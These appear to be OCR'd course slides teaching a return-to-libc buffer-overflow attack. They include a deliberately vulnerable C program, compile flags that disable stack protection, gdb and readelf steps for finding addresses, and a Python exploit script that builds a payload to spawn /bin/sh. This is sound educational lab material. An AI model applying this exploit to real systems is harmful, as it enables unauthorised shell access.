


return-to-libc attack


Stack when address of system is popped into EIP



return-to-libc attack



return-to-libc attack



return-to-libc attack

Three pointers

- Ptr1 is the return address after main() => points to system() libc call
- Ptr2 is the return address after system() call returns
    - When system() returns exit() is called
- Ptr3 is argument to system call
    - It is a pointer to /bin/sh env variable

Vulnerable Program

```
int bof(char *str)
{
  char buffer[80];
  getchar();
  strcpy(buffer, str); //vulnerable statement
  return 1;
}
int main(int argc, char **argv)
{
  char str[100];
  FILE *badfile;
  badfile = fopen("badfile", "r");
  fread(str, sizeof(char), 517, badfile);
  bof(str);
  return 1;
}
```

Vulnerable Program

- Compile

gcc –ggdb –o vuln –fno-stack-protector vuln.c

Note: There is no –z execstack flag

return-to-libc attack

- Step 1: Find address of system (first approach)

```
Run program, b main

gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e5f430
<system>
```

return-to-libc attack

- Step 1: Find address of system (second approach)

```
vol@ubuntu:~/netsec/retlibc$ cat /proc/self/maps
08048000-08053000 r-xp 00000000 08:01 917525     /bin/cat
08053000-08054000 r--p 0000a000 08:01 917525     /bin/cat
08054000-08055000 rw-p 0000b000 08:01 917525     /bin/cat
08055000-08076000 rw-p 00000000 00:00 0          [heap]
b7c1f000-b7e1f000 r--p 00000000 08:01 6779       /usr/lib/locale/locale-archive
b7e1f000-b7e20000 rw-p 00000000 00:00 0
b7e20000-b7fc3000 r-xp 00000000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b7fc3000-b7fc4000 ---p 001a3000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b7fc4000-b7fc6000 r--p 001a3000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b7fc6000-b7fc7000 rw-p 001a5000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b7fc7000-b7fca000 rw-p 00000000 00:00 0
b7fda000-b7fdb000 r--p 005e0000 08:01 6779       /usr/lib/locale/locale-archive
b7fdb000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 656174     /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 656174     /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:01 656174     /lib/i386-linux-gnu/ld-2.15.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
```

return-to-libc attack


- Step 1: Find address of system (second approach)

Libc text segment base address : b7e20000

```
$ readelf -a /lib/i386-linux-gnu/libc.so.6 | grep system
239: 0011d7c0    73 FUNC    GLOBAL DEFAULT   12 svcerr_systemerr@@GLIBC_2.0
615: 0003f430   141 FUNC    GLOBAL DEFAULT   12 __libc_system@@GLIBC_PRIVATE
1422: 0003f430   141 FUNC    WEAK   DEFAULT   12 system@@GLIBC_2.0
```

Actuall address of system call : 0xb7e20000 + 0003f430 = 0xb7e5f430

return-to-libc attack




return-to-libc attack

- Step 2: Value in RET

```
For now, a placeholder value 0xdeadbeef
```

return-to-libc attack



return-to-libc attack

- Step 3: How many bytes until return address?

```
gdb-peda$ p &buffer
$1 = (char (*)[80]) 0xbffff260
gdb-peda$ p $ebp
$2 = (void *) 0xbffff2b8
gdb-peda$ x/40wx $esp
0xbffff250:     0x0804b008      0x00000205      0x00000205      0xb7e93568
0xbffff260:     0x0804b008      0xbffff2d8      0x00000205      0x00000000
0xbffff270:     0x0804825c      0x0804a004      0x08048610      0xb7e86320
0xbffff280:     0x0804b008      0xbffff2d8      0x00000205      0xb7fdcb48
0xbffff290:     0xb7fc5ff4      0xb7fc5ff4      0x00000000      0xb7e1f900
0xbffff2a0:     0xbffff348      0xb7ff26a0      0x0804b008      0xb7fc5ff4
0xbffff2b0:     0x00000000      0x00000000      0xbffff348      0x0804852b

92 bytes until overwrite
```

return-to-libc attack

- Step 3: Setting /bin/sh

```
export SHELL="/bin/sh"
```

```
Program to get address of SHELL – pass env var name
as command line arg
```

```
main(int argc, char ** argv) {
  char *addr = getenv(argv[1]);
  printf("address of %s is %p \n", argv[1], addr);
  printf("String present there is %s \n", addr);
  return 1;
}
```

return-to-libc attack

- Step 3: Setting /bin/sh


Print address of shell (outside gdb)

```
./envaddr SHELL
address of SHELL is 0xbffff5ef
String present there is /bin/sh
```

The address of the shell will be quite close to what you print out using the above program. Therefore, you might need to try a few times to succeed

```
Trial and error on offsets 0xbffff5ef + 4 worked
=0xbffff5f3
```

return-to-libc attack



return-to-libc attack

- Exploit

```
from struct import pack

p = ’’
total = 92
nop_len = total;
junk = ((nop_len) * "\x90”)

p +=  junk +  pack("<I", 0xb7e5f430) + pack("<I",0xdeadbeef) +
pack("<I", 0xbffff5f3)
print p
```

return-to-libc attack

```
$ python exploit.py > badfile
$ ./stack

$ exit
Segmentation fault (core dumped)

Why the core dump?
```

return-to-libc attack

